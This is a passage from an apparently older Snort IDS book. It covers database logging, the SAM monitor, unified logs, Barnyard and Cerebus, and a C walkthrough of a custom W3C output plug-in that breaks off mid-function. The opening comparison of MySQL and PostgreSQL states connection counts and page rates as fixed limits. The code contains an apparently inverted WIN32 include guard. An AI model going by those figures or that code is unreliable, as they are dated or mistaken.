PostgreSQL allows 120 simultaneous users (accounts) to connect to the database, whereas MySQL allows only 40. This factor might not play a big role in your decision process, but you should also consider which free databases large MSSPs implement. The two databases deal with simultaneous connections in varying ways, too. When a user is connected to a MySQL database and is inputting records, the entire table becomes locked until the data is entered. Conversely, if a PostgreSQL database is being updated, it only locks that particular row of the database being modified. This is a significant feature difference, since most IDSs are frequently updating their databases with captured packets and alerts.

The last couple tidbits include MySQL's 8 terabyte row limitation compared to PostgreSQL's 16 terabyte maximum. When utilized in a Web-based environment, PostgreSQL serves about 10 pages per second, whereas MySQL serves up to 25 per second. And lastly, the licensing of the databases is different. PostgreSQL is completely free and resides under the BSD license (use, sell, modify with no additional cost). Refer to the BSD license for the particulars. MySQL is released under the GNU Public license, allowing you to utilize and modify the software as long as you provide your updates back to the open community. Oh, and by the way, if you intend to use MySQL in a commercial environment, there could be an associated cost!

OINK!

You can find more information on both the OpenSource BSD license and the extremely similar MIT license at www.opensource.org/licenses/bsd-license.php.

After the database has been created and the script executed, you can verify the installation and configuration by running the SQL *show tables* command. The *show tables* command ironically displays all the tables within the database. Figure 7.9 shows what tables should have been created when the *create_mysql* script was executed.

Figure 7.9 Snort's Created Tables

```
mysql> show tables;
+-----+
| Tables_in_snort |
+-----+
| data             |
| detail           |
| encoding         |
| event            |
| icmp_hdr         |
| ip_hdr           |
| opt              |
| reference        |
| reference_system |
| schema           |
| sensor           |
| sig_class        |
| sig_reference    |
| signature        |
| tcp_hdr          |
| udp_hdr          |
+-----+
16 rows in set (0.00 sec)
```

Storing our Snort logs within a relational database is much more efficient than storing them in flat files. They will be far more manageable in this form. Several tools are available for extracting and formatting Snort database logs. The output in Table 7.2 is from a script written by Yen-Ming Chen of Foundstone Inc. Chen's script retrieves Snort logs from a specified database and outputs high-level information. (The HTML links were removed from this report due to formatting issues.) Yen-Ming Chen's script can be downloaded from http://packetstormsecurity.org/sniffers/snort/snort_stat.pl.

```
Total events: 40
Timestamp begins at: 2003-02-12 22:42:20
Timestamp ends at: 2003-02-12 22:52:44
Total signatures: 10
```

```
Total Destination IP observed: 1
Total Source IP observed: 1
```

Table 7.2 Snort_Stat Log Retrieval

Number of Reports on Each Signature		
Numbers	Signature	Latest Timestamp
12	4	2003-02-12 22:52:37
8	2	2003-02-12 22:52:44
6	10	2003-02-12 22:52:44
2	5	2003-02-12 22:52:38
2	6	2003-02-12 22:52:35
2	7	2003-02-12 22:52:35
2	8	2003-02-12 22:52:38
2	1	2003-02-12 22:52:33
2	9	2003-02-12 22:52:36
2	3	2003-02-12 22:52:35

Tools & Traps...

Sorry ... We're Not Talking About the Microsoft SAM File

The Snort Alert Monitor (SAM) is a program that you can use in conjunction with Snort to provide a bit of real-time analysis on potential threats and realized attacks. SAM is available at www.lookandfeel.com. The most valuable aspect of SAM is that it can report and present alerts in an executive manner, graphically. SAM is intended to complement, not replace, Snort or any other mainstream additional Snort add-ons. According to Look and Feel Software, "Snort was great for identifying suspicious traffic, and ACID was great for digging into the details, but we needed something that was a little higher overview and able to sound alarms if certain conditions were met." Unfortunately, at the time of this writing, the only database that SAM supports is MySQL.


The Database Login dialog box in Figure 7.10 is the interface for configuring SAM and its ODBC connections. It is important to note that SAM does not encrypt any part of the authentication schema.

Figure 7.10 SAM Database Configuration



The SAM interface allows you to view the top attacks as defined by rule ID, top attackers as defined by IP address, and up-to-date information on attacks broken down by specific time allocations. You can also drill down to specific tidbits of information by clicking IP address and attack ID links. In addition to the graphs at the bottom and quick-link columns on the right, a noticeable stoplight on the left provides a “kindergarten-grade” alert status—red being the undesired color. Figure 7.11 is the SAM interface without a database connection.

Figure 7.11 SAM Interface



When SAM is running in conjunction with Snort, it maintains an Open Database Connection (ODBC) to the MySQL database server. Depending on the amount of traffic, sensor placement, triggered rules, and bandwidth limitations, it is possible to notice a network slowdown because of SAM. If it's feasible, you might want to consider placing your SAM application on the same system that houses your database.

Unified Logs

Unified logs are the future of Snort reporting, logging, and output. Increased speed and efficiency are completely driving this initiative. Unified plug-ins decrease the number of processes that the Snort engine must use on noncapture or analysis functions, thereby hopefully increasing the likelihood that packets are not dropped.

Snort's unified output plug-in is designed to be fast and efficient, logging output in straight binary format. Many administrators prefer this method of logging, since it is acceptable for use with Snort's most popular reporting tools, Barnyard and Cerebus. The unified logging output plug-in supports two arguments: the name and the size of the file that you want to store the logs to. The path to these files should be included along with the name if they do not reside locally in reference to the Snort binary. Figure 7.12 is an example unified log instruction from the Snort configuration file. Notice that there are two entries, one for alerts and another for logs. Each instruction has a 128MB file limit as defined by the *limit 128* declaration.

Figure 7.12 Unified Output Plug-In Configuration Excerpt

```
# output alert_unified: filename snort.alert, limit 128
# output log_unified: filename snort.log, limit 128
```

Why Should I Use Unified Logs?

We are not sure that we can stress this enough, but unified logs significantly increase the efficiency of the Snort sensor. As previously stated, unified logs are currently the “best-of-breed” solution for outputting Snort-gathered data. The only major modification that we see coming down the pipeline is the potential to send Snort unified data directly to a database. This type of solution would allow for real-time data storage outside Snort, without decreasing the ability to efficiently categorize and sort through the data—functions provided within databases.

If you are thinking, “Isn’t unified logging just cheap threading?” you are correct. Unified logging frees up the Snort engine so that its resources can be directed to the vital processes of capturing and analyzing packets. CPU cycles are redirected from the main Snort binary and passed on to the future interpreting application. In simple terms, unified logging takes the weight and stress off the Snort engine for payload translation. With all this said, unified logging provides a bit more than simply threading processes. It allows for an applicationwide enhancement without modifying the main engine. Moreover, developing portable threads is no easy task, especially considering the complexity of creating a parser to format data output.

OINK!

It is not uncommon to see commercial environments using unified logs for long-term forensic data storage.

What Do I Do with These Unified Files?

Unified files can be viewed and analyzed in a number of different ways, and as you know, the benefits of using the unified log plug-in are speed, speed, and might we say, speed. Currently, Barnyard is the tool of choice for unified log processing, and two of the three modes of operation allow for continual, or streaming, analysis. The *continual* and *continual with checkpoints* modes will process *spo_unified*-formatted data and continue to process unified file logs. Barnyard can receive input in one of two ways: via its input processors or from an output plug-in. In either case, the bulk of the data processing is still taken away from the Snort process. The other major difference for the plug-in is that it requires another application to interpret the data.

Notes from the Underground...

Ensuring Quality in Barnyard

Barnyard comes with an `-R` option that allows users to execute test runs of the application during development or configuration time. It will parse all the configuration options, both from configuration files and via the command line, and output any errors to *STDOUT*. It proves a valuable feature for testing and debugging systems and should be included in any automated quality assurance or system test.

Dry Run Mode is an excellent feature; unfortunately, other freeware and commercial tools lack this type of functionality.

Unified logs are often stored in a manner that does not follow a typical naming schema. The following is a sample listing of a snort log directory. The unified log is `snort.log.1045599382`:

```
-rw----- 1 root    root          0 Feb 18 15:16 alert
-rw----- 1 root    root          0 Feb 18 15:16
portscan.log
-rw----- 1 root    root          0 Feb 18 15:16 scan.log
-rw----- 1 root    root        24 Feb 18 15:16
snort.log.1045599382
```

Since the information logged by this plug-in is stored as binary data, many programs supporting *TCPDump* formatted logs can be used to navigate through its contents. As we stated, the more popular programs are Cerebus and Barnyard. Barnyard is quickly becoming the standard, but Cerebus is still holding strong.

Cerebus

Cerebus is described by the Cerebus development team as “a text-based full-screen alert analysis system for Snort unified alert output.” It allows for multiple alert files to be loaded into its embedded database system, as well as real-time queries, and is geared for enterprise organizations. The Cerebus database technology uses statically linked binaries and requires no additional database software. Given that you use it on single databases, the real value of the product comes

through when you analyze and interpret large volumes of Snort alert and packet data from multiple databases. Another valuable feature of Cerebus is that it supports retrieving and analysis of remote data over a network. You can download Cerebus and more information at www.dragos.com/cerebus.

OINK!

Cerebus Lite is freely available, and a commercial version that supports a greater number of alert files is available with an associated price tag. At the time of this writing, Cerebus Lite was free for personal use, or free for 14 days if used in a commercial environment.

Barnyard

Barnyard has the ability to gather data from Snort's unified output plug-in and send it to an alternate location, such as a database. It decouples the output stage from Snort and gives a boost in performance and reliability. Barnyard is distributed under QPLed. Figure 7.13 is an example of Barnyard processing two unified Snort logs.

Figure 7.13 Barnyard Processing Two Unified Snort Logs

```
//      Analyzing with Barnyard
gabe@host:/root# barnyard -o -f /var/log/snort/snort.log.1045099117
//      Barnyard Log Dump
[**] [1:366:4] ICMP PING *NIX [**]
[Classification: Web Application Attack] [Priority: 3]
Event ID: 1      Event Reference: 1
02/13/03-01:18:39.069619 192.168.1.123 -> 192.168.1.10
ICMP TTL:64 TOS:0x0 ID:0 IpLen:20 DgmLen:84 DF
Type:8  Code:0  ID:197  Seq:0  ECHO
5F 83 4A 3E 5B 68 03 00 08 09 0A 0B 0C 0D 0E 0F      _ .J>[h.....
10 11 12 13 14 15 16 17 18 19 1A 1B 1C 1D 1E 1F      .....
20 21 22 23 24 25 26 27 28 29 2A 2B 2C 2D 2E 2F      !"#$$%&'()*+,-./
30 31 32 33 34 35 36 37                               01234567
```

Continued

Figure 7.13 Barnyard Processing Two Unified Snort Logs

```

[**] [1:408:4] ICMP Echo Reply [**]
[Classification: Web Application Attack] [Priority: 3]
Event ID: 2      Event Reference: 2
02/13/03-01:18:39.069653 192.168.1.10 -> 192.168.1.123
ICMP TTL:255 TOS:0x0 ID:61629 IpLen:20 DgmLen:84
Type:0 Code:0 ID:197 Seq:0 ECHO REPLY
5F 83 4A 3E 5B 68 03 00 08 09 0A 0B 0C 0D 0E 0F      _J>[h.....
10 11 12 13 14 15 16 17 18 19 1A 1B 1C 1D 1E 1F      .....
20 21 22 23 24 25 26 27 28 29 2A 2B 2C 2D 2E 2F      !"#$$%&'()*+,-./
30 31 32 33 34 35 36 37                             01234567

//      Analyzing with Barnyard
gabe@host:/root# barnyard -o -f /var/log/snort/snort.alert.1045099117
//      Barnyard Alert Dump
02/13/03-01:18:39.069619 {ICMP} 192.168.1.123 -> 192.168.1.10
[**] [1:366:4] ICMP PING *NIX [**]
[Classification: Web Application Attack] [Priority: 3]

02/13/03-01:18:39.069653 {ICMP} 192.168.1.10 -> 192.168.1.123
[**] [1:408:4] ICMP Echo Reply [**]
[Classification: Web Application Attack] [Priority: 3]

```

Barnyard is capable of outputting reports as CSV, HTML, and comma delimited, to mention a few formats. More information on the details for installing, configuring, maintaining, and tweaking Barnyard can be found in Chapter 11, “Mucking Around with Barnyard.”

Writing Your Own Output Plug-In

Writing a customized output plug-in can be one of the best investments that an organization can make in maintaining its IDSs and systems. Yes, it is an investment. Whether monetary, time, or a combination of the two, creating an output plug-in has the potential to be extremely resource-intensive. Before you consider writing an output plug-in, think about the requirements and reasoning for doing so. Does it need to be real-time data storage and processing, or can a parser or script be used to modify the data alerts and log? If possible, a post-storage data

modifier or analyzer should be used to save system resources during the traffic analysis phase. Whether you are writing a post-storage script or output plug-in, identifying in-house talent and resources are also musts before even considering a trip “down the development path.”

An uncommon yet legitimate and professional method for creating an output plug-in is to hire an outside party. We know of a few firms that chose to go this route. In general, the creation of the plug-in should not be too expensive, and the total price should fall somewhere between \$2,000 and \$7,000. Besides Sourcefire and Silicon Defense, security consulting boutiques such as Foundstone, @Stake, and Guardent might be good places to start looking for help.

Why Should I Write an Output Plug-In?

Simply put, you might want to write your own plug-in if one in existence does not meet your current organizational or technical requirements. For an organization, implementing and maintaining an IDS can and should be a major investment, when done correctly. Monitoring potential and realized threats is a complicated, ongoing process and as such should be implemented in a way that has minimal impact on network management and administrators.

Determining the return on investment (ROI) for writing an output plug-in is one of the first steps in your initial conversations. You should conduct some initial research to get an idea or estimate on the amount of time that it will take to create a functional plug-in. The following are some questions that can help determine the estimated development time:

- Does a similar plug-in already exist? If so, can you grab some logic or code from it?
- Are test systems required? If so, do you have test systems readily available to aid in creating the plug-in?
- How complicated is the task you are looking to accomplish? Is it simply modifying data, or is there a new type of storage mechanism that should be taken into consideration?

If example code or logic exists or if you already have test systems, you might already have an advantage. However, that still doesn't mean the process will be easy. Table 7.3 includes some of our best guesses that can be of some assistance in determining the time requirement for developing a new output plug-in. The table lists the skill level and an estimated development time for developing a Snort output plug-in.

Table 7.3 Estimated Snort Output Development Time

Skill Level	Estimated Development Time
Snort and programmer expert —People with excellent structured programming skills who not only understand but feel comfortable modifying current Snort output plug-ins and who understand the technology requirements for the new plug-in.	One to two days
Programming expert —An excellent structured-language programmer with experience in structures, links, memory allocation, (potentially) sockets and data transfer, and data modification as mentioned under “Moderate programming skills” but who might not have any “real” experience in using or implementing Snort-specific features.	Two to four days
Moderate programming skills —Programmers with general structured programming skills as mentioned under “Low programming skills,” plus abilities to modify data in respect to separation, searching, and queuing.	Two to four weeks
Low programming skills —Programmers with general structured programming experience, which includes knowledge of input, output, multifile applications, argument processing, and external file and variable usage.	In excess of three weeks
Don’t even consider it —If you do not minimally possess low programming skills, you or your organization should probably look for another solution.	Appropriate only for ambitious persons without defined deadlines.

OINK!

Table 7.3 was designed for an easy to moderate technology and data storage schema. Obviously, the development time would increase along with an increase in the output plug-in level of difficulty.

Setting Up Your Output Plug-In

Setting up, designing, coding, and implementing a new Snort output plug-in can have similarities across all platforms. In this section, we cover the major aspects of the *spo_alert_full* output plug-in and draw conclusions on analogous characteristics of this particular plug-in to that of developing a new Snort-enabled technology output plug-in.

Most Snort output plug-in headers follow a standard format that strictly defines the purpose, arguments, effect, and name of the output plug-in. As you can see in Figure 7.14, the header quickly provides technical information so that users and administrators can understand the plug-in requirements and overall motivation and mission of the output plug-in.

Figure 7.14 The Snort Full Alert Output Plug-In Header

```
/* spo_alert_full
 *
 * Purpose:  output plugin for full alerting
 *
 * Arguments:  alert file (eventually)
 *
 * Effect:
 *
 * Alerts are written to a file in the snort full alert format
 *
 * Comments:  Allows use of full alerts with other output plugin types
 *
 */
```

All output plug-ins must define the appropriate header and include files. These files can include anything from network protocol APIs to groupings of other source header file declarations.

#Header Files

It is common practice and a requirement in nearly all structured programming language applications to declare all function prototypes. The prototypes are generally listed at the top of the program, but this is coincidentally due to learned best practices.

```
void AlertFullInit(u_char *);
SpoAlertFullData *ParseAlertFullArgs(char *);
void AlertFull(Packet *, char *, void *, Event *);
void AlertFullCleanExit(int, void *);
void AlertFullRestart(int, void *);
```

Global variable definitions are another characteristic common to enterprise applications. These variables can be used throughout the program and within other additional built-in modules to include Snort output plug-ins.

```
/* external globals from rules.c */
extern char *file_name;
extern int file_line;
```

Initially, setting up and configuring your output plug-in involves a few key steps, including globally registering the output plug-in keyword and initializing the function in the Snort output plug-in list (see Figure 7.15). In most cases, this function would not need to return any values and does not accept any parameters or additional information.

Figure 7.15 Setting Up the Plug-In

```
/*
 * Function: SetupAlertFull()
 *
 * Purpose: Registers the output plugin keyword and initialization
 *          function into the output plugin list. This is the function that
 *          gets called from InitOutputPlugins() in plugbase.c.
 */
```

Continued

Figure 7.15 Setting Up the Plug-In

```

* Arguments: None.
*
* Returns: void function
*
*/
void AlertFullSetup()
{
}

```

Initializing the function in reference to argument parsing and performing the final setup of data in regard to data input should be conducted here (see Figure 7.16). By now, the program should have prepared all the rudimentary plug-in preparation tasks.

Figure 7.16 Alert Initialization

```

/*
* Function: AlertFullInit(u_char *)
*
* Purpose: Calls the argument parsing function, performs final setup on
data
*          structs, links the preproc function into the function list.
*
* Arguments: args => ptr to argument string
*
* Returns: void function
*
*/
void AlertFullInit(u_char *args)
{
}

```

Obviously, creating and formatting the output is the most important function within the output plug-in. In a function similar to this, you would gather the captured data, analyze said data, and conduct all the formatting for the plug-in (see Figure 7.17).

Figure 7.17 Formatting and Report Generation

```
void AlertFull(Packet *p, char *msg, void *arg, Event *event)
{
    *Here lies the bulk of the program
}
```

Similar to the subsequent restarting function, the cleanup and closing the loose ends function can handle memory management issues, session management anomalies, and anything else that needs to be cleaned up or reallocated.

```
void AlertFullCleanExit(int signal, void *arg)
{
}
```

In some cases, proper output plug-in execution requires the restart of certain functions, communication sessions, and other module-specific technologies.

```
void AlertFullRestart(int signal, void *arg)
{
}
```

This overview was provided for a very specific instance of one current Snort output plug-in. The goal was not to define every line of code or even provide insight into program-specific algorithms or logic; it was to provide an overview of the core functions and functionality found within most output plug-ins.

Creating Snort's W3C Output Plug-In

Now that you have seen an overview of the way Snort output plug-ins are created and the essential components for the creation of such plug-ins, let's dive into actually creating a brand new plug-in. The plug-in described in this section was created by the authors of this book especially for the release of Snort 2.1.

We chose to implement the W3C logging format for a few main reasons. First and foremost, it was not already included in the list of output formats Snort currently supported. Second, it is a relatively new format, gaining popularity over other new and legacy logging formats due to its simplicity and flexibility.

Before we could get started on developing the plug-in, there were a few things we needed:

- The latest version of Snort source code
- A Windows-friendly C Compiler
- A network connection and the ability to transmit traffic that would alert and test the new Snort plug-in

As you know, adding support for a new output plug-in in Snort requires a recompilation of the Snort executable module. This is due to Snort's portability requirements—it is hard to have a heterogeneous module-based plug-in platform. However, the Snort developers have done a pretty good job of keeping the amount of modifying to the Snort source files to a minimum. In fact, it typically requires two lines of code to add support for a new output plug-in. The steps involved in this process are:

- In the `plugbase.c` file, add an *include* directive for your primary plug-in include file.
- In the `plugbase.c` file's *InitPlugins* function, add a call to your plug-in's initialization routine.

These two steps will get you off the ground, but you aren't ready for catching alerts yet; you need to write some additional callback functions and inform Snort of their existence. The minimum functions your plug-in will require consist of a conceptual variation of the functions described in the following sections.

myPluginSetup (AlertW3CSetup)

The *myPluginSetup* function is defined in your source files and must be declared in your header file as well. You also must insert a call to this function in `plugbase.c`'s *InitPlugins*, as previously discussed. What's special about this function is that it is the only routine that Snort actually statically references. Snort calls this function when it wants to know some more information about your plug-in—specifically, its *keyword* and a function pointer to an additional initialization routine. The keyword is what is actually referenced in the `snort.conf` file when a plug-in is activated. The initialization function pointer is used should Snort decide to activate your plug-in.

myPluginInit (AlertW3CInit)

The *myPluginInit* function is called by Snort when it chooses to activate your plug-in. You should recall that Snort learns of this function via its static call to

the *myPluginSetup* function. This function's purpose is to initialize any contextual data (such as file references) necessary for it to function. Second, it must then provide Snort with some additional function pointers: a function for alerts and two shutdown functions. These pointers are provided by a call to *AddFuncToOutputList*, *AddFuncToCleanExitList*, and *AddFuncToRestartList*.

myPluginAlert (AlertW3C)

The *myPluginAlert* function is the actual function Snort calls when there is a new alert to process. You should remember that Snort learns of this function by *myPluginInit*'s call to *AddFuncToOutputList*.

This function takes several parameters:

- **Packet** The actual packet that caused the alert.
- **Message** Any message generated by the associated rule.
- **Data** An arbitrary DWORD value specified in the *AddFuncToOutputList* function. This is typically a pointer to a structure, allocated on the heap, containing file handles and other configuration information.
- **EventData** A structure containing information about the associated Snort rule.

myPluginCleanExit (AlertW3CCleanExit)

The *myPluginCleanExit* function is called by Snort when the application is shutting down. Remember that Snort learns of this function by *myPluginInit*'s call to *AddFuncToCleanExitList*. This function's purpose is typically to deallocate any contextual information allocated by *myPluginInit*.

myPluginRestart (AlertW3CRestart)

The *myPluginRestart* function is called by Snort when the application is shutting down. Remember that Snort learns of this function by *myPluginInit*'s call to *AddFuncToRestartList*. This function's purpose is typically to deallocate any contextual information allocated by *myPluginInit*.

Those functions are the “meat” of the plug-in. Next we'll identify the important aspects of the W3C output plug-in's source code and relate it to what we have just learned. The goals in creating the W3C plug-in were to save alert data to a log file in a W3C format. The plug-in operates as we have just learned, and

we will now explore how it is implemented. Note that implementation and creation are two different beasts.

The first step was to create two source files, `spo_w3c.h` and `spo_w3c.c`, and declare the structure of our plug-in with the following functions:

```
void AlertW3CInit(unsigned char *ConfigOptions);
void AlertW3CSetup();
void AlertW3CCleanExit(int signal, PW3C_CONTEXT Context);
void AlertW3CRestart(int signal, PW3C_CONTEXT Context);
```

After creating the two source files, we need to modify Snort's code base so that it knows about our plug-in. This step is critical because Snort was not created to dynamically notice or identify new plug-in code just because it resides in the same directory structure as the other plug-ins. So, in Snort's `plugbase.h`, we added the following line at the top of the file:

```
#include "output-plugins/spo_w3c.h"
```

Again, inside Snort's `plugbase.h` file within the *InitOutputPlugins* function, we added the following function call:

```
AlertW3CSetup();
```

Those steps were necessary so that Snort could provide the ability to give our function a call when it starts.

Snort calls our setup routine, *AlertW3CSetup*, when it starts. So, from this point, we need to give Snort some additional information about our plug-in. This is done by the following code snippet:

```
RegisterOutputPlugin("alert_W3C",
NT_OUTPUT_ALERT, AlertW3CInit);
```

Now Snort knows that our plug-in is named *alert_W3C*, and it knows how to activate it. Snort decides whether to activate the plug-in by the presence of a reference to it in the `snort.conf` file. Such a reference should look like the following:

```
output alert_W3C: /snort/log/w3clog.txt
```

We are now getting close to the end of the process. The plug-in is activated via the *AlertW3CInit* function. This function sets up some configuration information and informs Snort about some additional entry points into our plug-in: *AlertW3C*, *AlertW3CCleanExit*, and *AlertW3CRestart*.

The configuration information is set up by calling the static routine *InitializeContext*, which returns a pointer to a *W3C_CONTEXT* structure. Inside this structure exists only one member: a *FILE* handle to the opened log. Should we need to add any more configuration information, we'd add it to this structure and the *InitializeContext* function. The *AlertW3CInit* function makes several calls to the Snort runtime to inform it about its additional entry points:

```
AddFuncToOutputList (AlertW3C, NT_OUTPUT_ALERT, ctx);
AddFuncToCleanExitList (AlertW3CCleanExit, ctx);
AddFuncToRestartList (AlertW3CRestart, ctx);
```

The real work of the plug-in is done inside the *AlertW3C* function. Basically, this function takes its several arguments and serializes them into a *W3C* log string, which it appends to its log file. This is done in the following steps:

1. Call the static routine *InitializeOutputParameters*, which takes the same arguments of *AlertW3C* and serializes it into a data structure *OUTPUT_PARAMETERS*.
2. Take the *OUTPUT_PARAMETERS* structure and pass it to the function *AllocLogEntryFromParameters*, which transforms the structure into a character array containing the log message.
3. Write that character array to the log file using the *fwrite* function.

Finally, when Snort shuts down, it will give our plug-in a call via the *AlertW3CCleanExit* function. The purpose of this function is very simple: release allocated data structures and system handles, such as our context structure and its file handle. This is done by its internal call to *ReleaseContext*. You are now ready to put the remaining pieces of the puzzle together by analyzing the source of the plug-in in hopes that you can use this guide and example to write your own plug-in if you so desire.

The header file is very straightforward, to the point that it prototypes a single function that takes and returns no information and is directly linked to Snort's code base:

```
////////////////////////////////////
//
// spo_w3c.h
//
// Purpose:
```

```
// - Header file for spo_w3c.c, which is the output plugin for asserting
//   alerts in w3c log format.
//
////////////////////////////////////

#ifndef _SPO_W3C_H
#define _SPO_W3C_H
void AlertW3CSetup();
#endif
```

The following code is the body of the plug-in for the new Snort W3C output format style. You will notice all the functions that we have already mentioned and detailed in addition to some of the structures that we have reimplemented to allow us to get the appropriate data parsed into the program. It is important to remember that this plug-in must be used in conjunction with Snort and must be compiled with Snort. The location of the output file is in the configuration file, so you do not need to modify this code to view your logs. Inline documentation is included in most of the file, but as always, if you have any questions on this code, chapter, or book, you should feel free to drop the authors a line at Syngress, or you may contact James C. Foster directly at jamesfoster@safe-mail.net.

```
////////////////////////////////////
//
// spo_w3c.c
//
// Purpose:
// - output plugin for asserting alerts in w3c log format.
//
// Arguments:
// - Log File Name
//
// Effect:
// - Alerts are written to a file using the w3c log format.
//
////////////////////////////////////

#ifdef HAVE_CONFIG_H
```

```

#include "config.h"
#endif

#include <sys/types.h>
#include <stdio.h>
#include <stdlib.h>
#ifdef WIN32
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#endif /* !WIN32 */

#ifdef HAVE_STRINGS_H
#include <strings.h>
#endif

#include "event.h"
#include "decode.h"
#include "plugbase.h"
#include "spo_plugbase.h"
#include "parser.h"
#include "debug.h"
#include "mstring.h"
#include "util.h"
#include "log.h"

#include "snort.h"

#define MESSAGE_MAX_SIZE      40
#define IP_MAX_SIZE           15

//
// Array indices for the plugin's configuration options in snort.conf
//
#define W3C_ARGUMENT_FILENAME 0

```

```
//
// Plugin context information used for snort's callback plugin
// architecture.
//
typedef struct _W3C_CONTEXT {
    FILE *LogFile;
} W3C_CONTEXT, *PW3C_CONTEXT;

//
// Bit flags specifying what members of the OUTPUT_PARAMETERS
// structure are valid.
//
#define ATTRIBUTE_TIMESTAMP            0x00000001
#define ATTRIBUTE_SOURCE_IP           0x00000002
#define ATTRIBUTE_SOURCE_PORT         0x00000004
#define ATTRIBUTE_DESTINATION_IP      0x00000008
#define ATTRIBUTE_DESTINATION_PORT    0x00000010
#define ATTRIBUTE_MESSAGE              0x00000020
#define ATTRIBUTE_SID                 0x00000040

//
// This structure is serialized from several data structures
// and represents the actual output used in each log entry.
//
// If any change is needed for the output, you need only modify
// this structure, InitializeOutputParameters, and
// AllocLogEntryFromParameters.
//
typedef struct _OUTPUT_PARAMETERS {
    char TimeStamp[TIMEBUF_SIZE + 1];
    char SourceIP[IP_MAX_SIZE + 1];
    char DestinationIP[IP_MAX_SIZE + 1];
    u_short SourcePort;
    u_short DestinationPort;
    char Message[MESSAGE_MAX_SIZE + 1];
}
```



```

    unsigned long Attributes;

    int SID;
} OUTPUT_PARAMETERS, *POUTPUT_PARAMETERS;

//
// Forward definitions
//
void AlertW3CInit(unsigned char *ConfigOptions);
void AlertW3C(Packet *, char *, PW3C_CONTEXT, Event *);
void AlertW3CCleanExit(int, PW3C_CONTEXT);
void AlertW3CRestart(int signal, PW3C_CONTEXT);

//
// Function: InitializeContext
//
// Arguments:
//   - ConfigOptions - Configuration options specified in snort.conf
//
// Purpose:
//   - Process arguments specified in snort.conf and creates
//     a runtime context datastructure that snort passes
//     to our callback routines: AlertW3C, AlertW3CCleanExit,
//     and AlertW3CRestart.
//
static PW3C_CONTEXT InitializeContext(unsigned char *ConfigOptions)
{
    int tokenCount = 0;
    char **tokens = 0;
    PW3C_CONTEXT ctx = 0;

    // Ready for additional parameters - increment 3rd parameter
    // as necessary.
    tokens = mSplit(ConfigOptions, " ", 2, &tokenCount, 0);

```

```

    ctx = SnortAlloc(sizeof(W3C_CONTEXT));
    ctx->LogFile = OpenAlertFile(tokens[W3C_ARGUMENT_FILENAME]);

    mSplitFree(&tokens, tokenCount);

    return ctx;
}

//
// Function: ReleaseContext
//
// Arguments:
//   - Context   - Context structure allocated by InitializeContext
//
// Purpose:
//   - Performs any de-initialization necessary on the context structure
//     which is allocated on plugin initialization.
//
static void ReleaseContext(PW3C_CONTEXT Context)
{
    fclose(Context->LogFile);
    free(Context);
}

//
// Function: InitializeOutputParameters
//
// Arguments:
//   - OUT OutputParams   - Output parameter is initialize by this function.
//   - IN PacketData      - Packet structure representing data off the wire
//   - IN Message         - Message from the applicable snort rule
//   - IN Context         - Context allocated by InitializeContext on plugin
//                           initialization
//   - IN EventData       - Data from the applicable snort rule
//

```

```

// Purpose:
//   - This function is called from AlertW3C and is used to serialize
//     several data sources into one common data structure.
//
static void InitializeOutputParameters(
    POUTPUT_PARAMETERS OutputParams,
    Packet *PacketData,
    char *Message,
    PW3C_CONTEXT Context,
    Event *EventData
)
{
    char *ip = 0;

    // Clear output buffer
    bzero(OutputParams, sizeof(OUTPUT_PARAMETERS));

    // Timestamp
    if (PacketData && PacketData->pkth)
    {
        ts_print(&PacketData->pkth->ts, OutputParams->TimeStamp);
        OutputParams->Attributes |= ATTRIBUTE_TIMESTAMP;
    }

    // SID
    if (EventData)
    {
        OutputParams->SID = EventData->sig_id;
        OutputParams->Attributes |= ATTRIBUTE_SID;
    }

    // Message
    if (Message)
    {
        strncpy(OutputParams->Message, Message, MESSAGE_MAX_SIZE);
        OutputParams->Attributes |= ATTRIBUTE_MESSAGE;
    }
}

```

```

}

if (PacketData && PacketData->iph)
{
    // NOTE: inet_ntoa uses thread local storage on NT platforms and
    // therefore atomicity is irrelevant. However, *NIX* probably
    // uses a static buffer. There isn't any compensation
    // for this issue anywhere else, so it doesn't matter too much here.

    ip = inet_ntoa(PacketData->iph->ip_dst);
    strncpy(OutputParams->DestinationIP, ip, IP_MAX_SIZE);

    ip = inet_ntoa(PacketData->iph->ip_src);
    strncpy(OutputParams->SourceIP, ip, IP_MAX_SIZE);

    OutputParams->Attributes |= ATTRIBUTE_SOURCE_IP;
    OutputParams->Attributes |= ATTRIBUTE_DESTINATION_IP;
}

if (PacketData && PacketData->tcph)
{
    OutputParams->SourcePort = ntohs(PacketData->tcph->th_sport);
    OutputParams->DestinationPort = ntohs(PacketData->tcph->th_dport);

    OutputParams->Attributes |= ATTRIBUTE_SOURCE_PORT;
    OutputParams->Attributes |= ATTRIBUTE_DESTINATION_PORT;
}
}

//
// Function: AllocLogEntryFromParameters
//
// Arguments:
//   - OUTPUT_PARAMETERS - Content serialized from several data sources
//                        into a common usable data structure.

```

```

//
// Purpose:
//   - This function takes a OUTPUT_PARAMETERS structure and transforms
//     it into a proper W3C event character string. It is called once
//     from AlertW3C.
//
// Return Value:
//   A pointer to a character array. This string should be free()'d.
//
static char* AllocLogEntryFromParameters(OUTPUT_PARAMETERS *OutputParams)
{
    // Format to output:
    // [DATE] [SID] [SRCIP] [SRCPORT] [DSTIP] [DSTPORT] [MSG] \r\n

    char *logEntry = 0;
    unsigned long bytesNeeded = 0;
    char tmp[50];

    //
    // Calculate memory needed
    //
    if (OutputParams->Attributes & ATTRIBUTE_TIMESTAMP)
        bytesNeeded += strlen(OutputParams->TimeStamp) + 2;
    else
        bytesNeeded += 3;

    if (OutputParams->Attributes & ATTRIBUTE_MESSAGE)
        bytesNeeded += strlen(OutputParams->Message) + 2;
    else
        bytesNeeded += 3;

    if (OutputParams->Attributes & ATTRIBUTE_SID)
        bytesNeeded += 11 + 2;
    else
        bytesNeeded += 3;

```

```

